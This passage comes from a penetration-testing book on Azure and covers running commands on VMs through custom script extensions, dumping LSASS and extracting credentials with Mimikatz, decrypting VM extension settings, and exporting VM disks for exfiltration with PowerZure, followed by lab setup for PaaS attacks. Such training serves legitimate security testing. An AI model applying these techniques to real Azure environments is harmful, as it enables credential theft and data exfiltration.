- **Name:** The name that the custom script extension will have:

```
PS C:\> Set-AzVMCustomScriptExtension -ResourceGroupName TEST  
-VMName PentestVM -Location westcentralus -FileUri 'http://  
book.azurepentesting.com/whoami.ps1' -Run 'whoami.ps1' -Name  
CustomScriptExtension
```

In the preceding command example, we will run the `whoami.ps1` script (hosted on `book.azurepentesting.com`) on the `PentestVM` host. In a more practical scenario, we would use the custom script extension to create a reverse shell or add a new user to the VM.

Important note

This chapter happens to feature two research items from one of the book's technical reviewers, Jake Karnes. We highly recommend checking out his in-depth post on using Azure VM extensions to launch Covenant C2 implants on Azure VMs: <https://blog.netspi.com/attacking-azure-with-custom-script-extensions/>.

While this is another blind command execution method, it can be handy for getting an initial foothold onto a VM. This method also concludes our section on the Azure features that we can use as a Contributor on a subscription. Next, we will review the data that we want to gather from the VMs using the methods we just reviewed.

Extracting data from Azure VMs

We now have a good understanding of many of the options that we have for manipulating Azure VMs as a Contributor. With this access, we will want to start gathering sensitive information and credentials from these VMs, to escalate privileges in the tenant and, potentially, the AD domain.

Here are some of the general types of information that we will want to gather from the VMs:

- Windows NTLM hashes and in-memory credentials
- Credentials stored in VM extension settings
- Sensitive files and local administrator password hashes

We have already covered finding managed identities and gathering tokens from them, but they are also a key target for extracting credential data from VMs.

Gathering local credentials with Mimikatz

While an entire book could be written on all the features of Mimikatz, we will just cover the basics that are needed for extracting credentials from Windows VMs. The most basic way of running Mimikatz is running the executable on a victim machine. While this can work, any reasonably up-to-date **Endpoint Detection and Response (EDR)** software will catch the executable as soon as it is written to the virtual disk.

If we are dealing with a less mature EDR, we could try running it in memory with the `Invoke-Mimikatz` PowerShell script, or by using another technique to load Mimikatz directly into memory. This may be viable for some weaker EDR configurations, but we see this get caught more frequently as well.

Finally, we can try dumping the LSASS process memory and parsing it offline with Mimikatz. This prevents us from ever putting Mimikatz on a VM, and it is much less likely to throw out any alerts. Many of the defensive tools are now monitoring the LSASS process and protecting the memory space from being dumped, so your mileage may vary.

On the plus side, it is not uncommon to run into a development VM with little to no endpoint protection on it. These can be great sources of credentials or they can be totally empty development machines. Either way, we will go through our final technique as an example of running Mimikatz offline to parse an LSASS dump as follows:

1. On the target VM, open Task Manager (press *Ctrl + Shift + Esc* or type `taskmgr` in the Start menu).

2. Under the **Details** tab, find the `lsass.exe` process.
3. Right-click on the **lsass** process and select **Create dump file**:




Figure 5.26 – Creating the LSASS dump file

4. When the dump file has finished writing, Windows will share the file path of the resulting `.dmp` file.
5. Navigate to the folder and copy the `.dmp` file from the VM to your testing system.
6. On your testing system, open a privileged PowerShell or CMD session and download Mimikatz from GitHub: <https://github.com/gentilkiwi/mimikatz>.
7. Run the Mimikatz executable and load the `.dmp` file into Mimikatz with the `sekurlsa::minidump lsass.dmp` command.

8. You can extract credentials (hashes and/or cleartext) for recently logged-on users of the system with the `sekurlsa::logonPasswords full` command:

```
C:\>c:\Users\Azuser\Desktop\mimikatz_trunk\x64\mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 Jun 22 2021 22:01:20
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX          ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com **/

mimikatz # sekurlsa::minidump c:\lsass.dmp
Switch to MINIDUMP : 'c:\lsass.dmp'

mimikatz # sekurlsa::logonPasswords full
Opening : 'c:\lsass.dmp' file for minidump...

Authentication Id : 0 ; 529931 (00000000:0008160b)
Session           : RemoteInteractive from 2
User Name         : Azuser
Domain            : testVM
Logon Server      : testVM
Logon Time        : 6/27/2021 6:18:39 PM
SID               : S-1-5-21-2847662606-1581006956-490254876-500

msv :
[00000003] Primary
* Username : Azuser
* Domain   : testVM
* NTLM     : 8f
* SHA1     : 6e
* Password : f5e

tspkg :
wdigest :
* Username : Azuser
* Domain   : testVM
* Password : (null)

kerberos :
```

Figure 5.27 – Example Mimikatz output

Keep in mind that this is one of the simplest ways to get the LSASS memory dump from a system. There are multiple ways to create the dump file or access the LSASS memory space, and this method may not always do the trick.

While this is not the comprehensive guide to running Mimikatz in Azure, hopefully this gets you started with the basics of parsing credentials from the LSASS memory space. Next, we will switch from memory to files as we start analyzing VM extension settings files.

Gathering credentials from the VM extension settings

As previously noted, VM extensions are used as part of the overall management of VMs. While they are more frequently used to apply patches and minor configuration changes, they are also used as part of the Run Command infrastructure that we used earlier for command execution.

As part of the execution and logging associated with the extensions, they store the extension configuration files and logs on the VMs. These files can be parsed for sensitive information, including credentials. One of the primary offenders in this category is the domain join extension, which can end up storing the credentials used to join a VM to the domain.

Important note

Watch out for domain join credentials. Not only can they be logged in the Run Command extension logs, but they can also be seen floating around in improperly shut down PowerShell ISE sessions.

As the default local administrator account on a VM, you can open the PowerShell ISE and see whether any scripts are automatically recovered. The authors have seen many situations where an administrator will join a VM to the domain via scripts executed in the ISE, but due to an improper shutdown, the credentials can be recovered on the next ISE session with the local administrator user.

As a local administrator on a VM, we can use certificates on the VM to decrypt protected settings stored by the VM extensions. To extract these data points from the extensions, we will take the following steps:

1. Open a PowerShell session as a local administrator on a Windows VM.
2. Import the `Get-AzureVMExtensionSettings` function from the MicroBurst toolkit: <https://github.com/NetSPI/MicroBurst/blob/master/Misc/Get-AzureVMExtensionSettings.ps1>.
3. Run the `Get-AzureVMExtensionSettings` function and observe the results.

As a result of this script, you should hopefully see multiple instances of `ProtectedSettingsDecrypted` appearing in the output with sensitive extension information. If you followed along with the command execution techniques previously, you should also see the commands that you previously issued in the results.

Important note

Since Jake Karnes does a much better job of explaining the core issues that allow us to read these files, take a look at his blog that explains the source and exploitation of the issue: <https://blog.netspi.com/decrypting-azure-vm-extension-settings-with-get-azurevmextensionsettings/>.

Now that we have covered the in-memory and on-disk options for extracting credentials, let's take a look at a more static type of analysis with Azure disk exports.

Exploiting the Disk Export and Snapshot Export features

Like on-premises VMs, Azure VMs have virtual disks attached to them for data storage. At a minimum, an Azure VM has an operating system disk attached to it, but it can also have additional data disks attached to it. These disks can contain useful information that a pentester can leverage at a later attack stage.

The Azure platform has a feature called **Disk Export** that can be used to generate a temporary public **Shared Access Signature (SAS)** URL to download a VM disk. The purpose of this feature is to make it easier for administrators and developers to copy their disks from one Azure region to another, for situations such as disaster recovery. This feature can also be exploited by an attacker to exfiltrate data outside an organization!

To use this feature from the Azure portal, you can go to the **Disks** blade in Azure, select a disk, click on the **Disk Export** option, and then click on the **Generate URL** button as highlighted in *Figure 5.28*:




Figure 5.28 – URL generation for Disk Export

It should be noted that the Disk Export feature can only be used for disks that are not attached to running VMs. If the disk is attached to a running VM, we can first create a snapshot of the disk, and then use the similar **Snapshot export** feature (Figure 5.29) to generate a temporary SAS URL that we can use to download the snapshot from the internet:




Figure 5.29 – Snapshot URL functionality

For many reasons, these disks and snapshots can end up being stored in storage accounts. This can be additionally impactful when the files in those storage accounts are made publicly available.

Important note

When downloading a VHD file, keep in mind the size of the file. Typical HTTP web downloads from the Azure portal may struggle with large disks. Additionally, you may want to use an Azure VM, with sufficient disk space, for copying the VHD file. By using the Azure backplane network to copy to a VM disk, you may save significant time in the download process.

As noted previously, downloading Azure virtual disks can have a significant bandwidth impact, so it may not be the most fun exercise in practice. Your patience can be rewarded during a pentest when you have access to all the files and password hashes on the disk. Additionally, we can even boot up the VHD file in Hyper-V.

One other item to note is the encryption used on a disk. If the disk is encrypted with customer-managed keys (see the **Encryption** tab), you will need to get the key from the key vault to decrypt it. This is beyond the scope of the book, but something to keep in mind as you work with disks.

Hands-on exercise – exfiltrating VM disks using PowerZure

In this exercise, we will exploit the Disk Export feature of Azure VMs to exfiltrate unattached or reserved VM disks. Here are the tasks that we will complete in this exercise:

1. Open PowerShell on your pentest VM.
2. Authenticate to Azure using the following command. When prompted, enter the credentials of the `contributoruser` account that was created as part of the scenario setup script earlier in this chapter:


```
PS C:\> Connect-AzAccount
```

3. In the PowerShell console, import the PowerZure module with the following commands:

```
PS C:\> cd C:\Users\%env:USERNAME%\PowerZure
```

```
PS C:\> Import-Module .\PowerZure.ps1
```

Here is a screenshot of the commands:



```
PS C:\Users\pentestadmin> cd C:\Users\%env:USERNAME%\PowerZure
PS C:\Users\pentestadmin\PowerZure> Import-Module .\PowerZure.ps1

88888888b.                                     888888888888P
888  Y88b  _____  d88P
```

Figure 5.30 – Importing PowerZure into the session

4. Obtain a list of all unattached VM disks using the following command:

```
PS C:\> Get-AzDisk | Where-Object {$_.DiskState -ne "Attached"} | Select Name, DiskState, Encryption
```

Here is a screenshot of the command output:

```
PS C:\Users\pentestadmin\PowerZure> Get-AzDisk | Where-Object {$_.DiskState -ne
"Attached"} | Select Name, DiskState, Encryption

Name                                     DiskState Encryption
----
winvm02_OsDisk_1_dbf8520e91854824b4f23142206346fa  Reserved  Microsoft.Azure...
```

Figure 5.31 – Disks available for export

The output of the command should return all managed disks that are not currently attached to a running VM and their encryption status. In your output, you should see a disk that has a name starting with winvm02; make a note of the disk name as it will be needed in the next step.

5. In the PowerShell console, use the following command to generate a publicly accessible URL to export the disk identified in the previous step. Replace the <DISK_NAME_FROM_STEP_4> placeholder with the name of the disk that was identified in the previous step:

```
PS C:\> Get-AzureVMDisk -DiskName <DISK_NAME_FROM_STEP_4>
```

Here is a screenshot of the command and its output:

```
PS C:\Users\pentestadmin\PowerZure> Get-AzureVMDisk -DiskName winvm02_OsDisk_1_d
bf8520e91854824b4f23142206346fa
Successfully got a link. Link is active for 24 Hours

AccessSAS : https://md-hl1jvzmm2crs.z32.blob.storage.azure.net/hgm4wwtjwm15/abc
d?sv=2018-03-28&sr=b&si=993d7e1f-2639-4d47-987c-c5ab440b526e&sig=GD%2FB2nkbVeOo
f100FhYbbemtfnf%2Frc9XHh1kMxptJ03M%3D
```

Figure 5.32 – Disk Export URL generation

Get -AzureVMDisk is a PowerZure module that exploits the Disk Export feature to generate a link to download a VM's disk. You should get a URL from the command output. Make a note of this URL as it will be needed in the next step.

6. This final step is completely optional. If you want to save time, bandwidth, and disk space here, you can pause the exercise and keep the technique in mind for when you run into disks in future tests. Outside of doing some forensics on the disk to find files and hashes, there is not much for us to do with the disk at this point in the exercise.

If you want to download the disk, open a web browser and browse to the URL that you obtained in the previous step to download the disk from the internet:




Figure 5.33 – Disk download initiated in the browser

At this point, we will have access to the VHD hard drive file for the VM. This can be mounted directly in another VM, and you can parse out sensitive files and the Windows password hashes at this point.

Hands-on exercise – cleaning up the Contributor (IaaS) exploit scenarios

In this final exercise, we will use a clean-up script to automate the removal of the resources that were set up for the scenarios in this chapter. Here are the tasks that we will complete in this exercise:

- Download the cleanup script from GitHub.
- Run the script to remove the objects and resources created for the scenarios.

Here are the steps to complete these tasks:

1. Open a web browser and browse to the Azure portal at <https://portal.azure.com>. Sign in with the `azureadmin` credentials.
2. In the Azure portal, click on the Cloud Shell icon in the top-right corner of the Azure portal. Select **PowerShell**:



Figure 5.34 – Link to open Cloud Shell

- ```
PS C:\> Invoke-WebRequest https://bit.ly/contributor-iaas-scenarios-cleanup -O contributor-iaas-scenarios-cleanup.ps1
```
- ```
PS C:\> Get-ChildItem
```

```
PowerShell ? [?] {}
```

```
PS /home/azureadmin>  
PS /home/azureadmin> Invoke-WebRequest https://bit.ly/contributor-iaas-scenarios-cleanup -O contributor-iaas-scenarios-cleanup.ps1  
PS /home/azureadmin>  
PS /home/azureadmin> Get-ChildItem
```

Directory: /home/azureadmin

Mode	LastWriteTime	Length	Name
----	-----	-----	----
l----	3/8/2021 7:38 AM		clouddrive ->
			/usr/csuser/clouddrive
-----	3/7/2021 3:46 PM	1061	contributor-iaas-scenario-output.txt
-----	3/8/2021 7:39 AM	1591	contributor-iaas-scenarios-cleanup.ps1
-----	3/7/2021 3:37 PM	3066	contributor-iaas-scenarios-cleanup.ps1

- Run the downloaded script to remove the objects and resources that were created for the exercises in this chapter using the following command:

Wait for the script to complete. It may take about 8 minutes to complete:

Figure 5.36 – Results of running the cleanup script

Congratulations! You have completed all the exercise scenarios in this chapter and successfully removed the resources that were set up from your subscription.

Summary

As we saw in this chapter, there are many ways to attack VMs hosted in Azure. As a penetration tester, we need to be ready to attack VMs on multiple different levels. This could be at the platform level (running commands from the portal), the running operating system level (extracting credentials), or the operating system disk level (extracting hashes). All these skills combined will make us more well-rounded when attacking an Azure environment.

While VMs may have been one of the initial use cases of cloud services, more and more organizations are starting to build new applications as *cloud-native* deployments. This means that the applications depend on many of the platforms as a service resource in Azure. We will see many of the ways that we can attack those services in the next chapter.

In the following chapter, we will be taking a closer look at the **Platform as a Service (PaaS)** services in Azure, and how an attacker may be able to exploit configurations and gather credentials from the services.

Further reading

If you want to learn more on the subject, take a look at these resources:

- *Run PowerShell scripts in your Windows VM by using Run Command:*

<https://docs.microsoft.com/en-us/azure/virtual-machines/windows/run-command>

- *Run shell scripts in your Linux VM by using Run Command:*

<https://docs.microsoft.com/en-us/azure/virtual-machines/linux/run-command>

- Reset the local administrator password using the VMAccess extension:

<https://docs.microsoft.com/en-us/troubleshoot/azure/virtual-machines/reset-rdp>

6

Exploiting Contributor Permissions on PaaS Services

In the previous chapter, we explored how the Contributor role can be used to exploit Azure resources for **Infrastructure as a Service (IaaS)**-centered scenarios. We focused on how the Contributor role's credentials can be leveraged to escalate permissions to the Azure RBAC Owner role, hunt for other credentials, and exfiltrate data from virtual machines. In this chapter, we will explore how to achieve similar objectives for **Platform as a Service (PaaS)** scenarios. There will be some overlap of the general concepts in this chapter, but we will be focusing on how these concepts differ as they apply to PaaS scenarios.

In this chapter, we are going to cover the following main topics:

- Preparing for Contributor (PaaS) exploit scenarios
- Attacking storage accounts
- Pillaging keys, secrets, and certificates from key vaults
- Leveraging web apps for lateral movement and escalation
- Extracting credentials from automation accounts

Preparing for Contributor (PaaS) exploit scenarios

To follow along with the exercises in this chapter, you will need to set up a user with Contributor permissions and some vulnerable workload configurations in your own Azure subscription. As in previous chapters, we have automated this using a PowerShell script that you can run from Azure Cloud Shell. Before proceeding, ensure that you have run the clean-up scripts to remove resources from previous chapters. This will help us avoid any script execution exceptions.

Here are the tasks that we will complete in this exercise:

- **Task 1:** Create a test user account with Contributor privileges.
- **Task 2:** Deploy vulnerable workloads for all the scenarios.

Let's get started:

1. Open a web browser and browse to the Azure portal at `https://portal.azure.com`. Sign in with your `azureadmin` credentials.
2. In the Azure portal, click on the **Cloud Shell** icon in the top-right corner. Select **PowerShell**:




Figure 6.1 – Click the icon to open Cloud Shell

3. In the PowerShell session within the Cloud Shell pane, run the following command to download a script to create a user account with Contributor permissions and set up the required vulnerable workloads. Verify the download by listing the contents of the directory:

```
PS C:\> Invoke-WebRequest http://bit.ly/contributor-paas-scenarios -O contributor-paas-scenarios.ps1
PS C:\> Get-ChildItem
```

Here is the destination GitHub URL that the shortened URL points to: <https://raw.githubusercontent.com/PacktPublishing/Penetration-Testing-Azure-for-Ethical-Hackers/main/chapter-6/resources/contributor-paas-scenario.ps1>.

Here is a screenshot of what it looks like:



```
PowerShell
PS /home/azureadmin>
PS /home/azureadmin> Invoke-WebRequest http://bit.ly/contributor-paas-scenarios -O contributor-paas-scenarios.ps1
PS /home/azureadmin>
PS /home/azureadmin> Get-ChildItem

Directory: /home/azureadmin


Mode                LastWriteTime         Length Name
----                -
1----            3/21/2021 12:40 PM              clouddrive ->
-----            3/21/2021 12:46 PM          5938 /usr/csuser/clouddrive
-----            3/21/2021 12:46 PM          5938 contributor-paas-scenarios.ps1
```

Figure 6.2 – Download the Contributor PaaS scenario script

4. Run the downloaded script to provision the objects and resources needed for the exercises in this chapter using the following command:

```
PS C:\> ./contributor-paas-scenarios.ps1
```

When prompted to enter a password, enter myPassword123 and press *Enter*. Wait for the script deployment to complete. The deployment may take about eight minutes to complete:



```
PowerShell
PS /home/azureadmin>
PS /home/azureadmin> ./contributor-paas-scenarios.ps1
Deployment Started 03/21/2021 13:41:56
Please enter a password: myPassword123
```

Figure 6.3 – Run the Contributor IaaS scenario script

What does the script do?

The script creates a user account with Contributor permissions in the Azure subscription. The script also sets up the resources and objects shown in *Figure 6.4*:

- A web app with an associated managed identity
- Azure SQL Database and Azure Storage with firewall rules
- Azure Key Vault with secrets, keys, and certificates
- An Azure Automation account
- An Ubuntu Linux VM:




Figure 6.4 – Contributor PaaS exploits scenario


5. After the script has finished, the key information that you will need for the rest of this exercise will be displayed in the output section. Copy the information into a Notepad document for later reference. There are four values that you will need from the output section:

Azure Contributor User: This is the Azure administrator username with Contributor permissions to the Azure subscription.

Azure Contributor User Password: This is the password of the Azure Contributor administrator user.

Linux VM FQDN: The FQDN of the Linux VM that will be used to mount an image in one of the exercises. This is needed because WSL as implemented on the PentestVM does not yet support this.

Linux VM Password: This is the password of the Linux VM that will be used to mount an image in one of the exercises:



```
PowerShell
Transcript started, output file is contributor-iaas-scenario-output.txt
#####
# Script Output #
#####
Azure Contributor Admin User: contributoruser@azurepentesting.com
Azure Contributor Admin User Password: myPassword123

Linux VM FQDN: ptlinuxvm1300.uksouth.cloudapp.azure.com
Linux VM Password: myPassword123

Transcript stopped, output file is /home/azureadmin/contributor-iaas-scenario-output.txt
Deployment Ended 07/04/2021 15:40:06

PS /home/azureadmin>
```

Figure 6.5 – Obtain the script output

You have now successfully created the resources that we will work with in later exercises in this chapter. The first of the resources that we will explore in this chapter is storage accounts.

Attacking storage accounts

Azure storage accounts are the primary data storage solution in Azure. Other Azure services, such as App Service and Container Registry, rely on it for data storage in the backend. The solution itself offers five services that can be used to store different datasets, including unstructured application data objects (Azure Blob Storage), semi-structured application data in a NoSQL store (Azure Table Storage), managed file shares in the cloud (Azure Files), a messaging store for reliable messaging (Azure Queue Storage), and a data lake for big data workloads (Azure Data Lake Storage Gen2). As you can imagine, this service is a prime target for attackers! For our purposes in this chapter, we will focus on Azure Blob Storage and Azure Files:




Figure 6.6 – Azure Storage

The Contributor role has permissions to read and modify any configuration on the management plane of this service (except for assigning permissions to other users) but it *does not* have inherent access to read or modify data in the data plane based on RBAC permissions (Figure 6.7). This may sound confusing but note that the Contributor role policy document does not specify any `dataActions` permissions:

```

"permissions": [
  {
    "actions": [ ← What the role can do
      "*"
    ],
    "notActions": [ ← What the role is excluded from doing
      "Microsoft.Authorization/*/Delete",
      "Microsoft.Authorization/*/Write",
      "Microsoft.Authorization/elevateAccess/Action",
      "Microsoft.Blueprint/blueprintAssignments/write",
      "Microsoft.Blueprint/blueprintAssignments/delete",
      "Microsoft.Compute/galleries/share/action"
    ],
    "dataActions": [], ← The role has no permissions on the data plane by default
    "notDataActions": []
  }
]

```

Figure 6.7 – Azure Contributor permissions

An Azure AD identity needs to be granted additional `dataActions` permissions such as the ones listed in Figure 6.8 to access the data plane with an Azure AD access token. As Microsoft moves more toward this pattern of exposing service data plane access through Azure RBAC, there will be more opportunities to exploit the data plane of services in Azure without having to pivot to another option:

☐ Storage Blob Data Contributor	Allows for read, write and delete access to Azure Storage blob containers and data
☐ Storage Blob Data Owner	Allows for full access to Azure Storage blob containers and data, including assigning POSIX access cont
☐ Storage Blob Data Reader	Allows for read access to Azure Storage blob containers and data
☐ Storage File Data SMB Share Contributor	Allows for read, write, and delete access in Azure Storage file shares over SMB
☐ Storage File Data SMB Share Elevated Co...	Allows for read, write, delete and modify NTFS permission access in Azure Storage file shares over SMB
☐ Storage File Data SMB Share Reader	Allows for read access to Azure File Share over SMB
☐ Storage Queue Data Contributor	Allows for read, write, and delete access to Azure Storage queues and queue messages
☐ Storage Queue Data Message Processor	Allows for peek, receive, and delete access to Azure Storage queue messages
☐ Storage Queue Data Message Sender	Allows for sending of Azure Storage queue messages
☐ Storage Queue Data Reader	Allows for read access to Azure Storage queues and queue messages

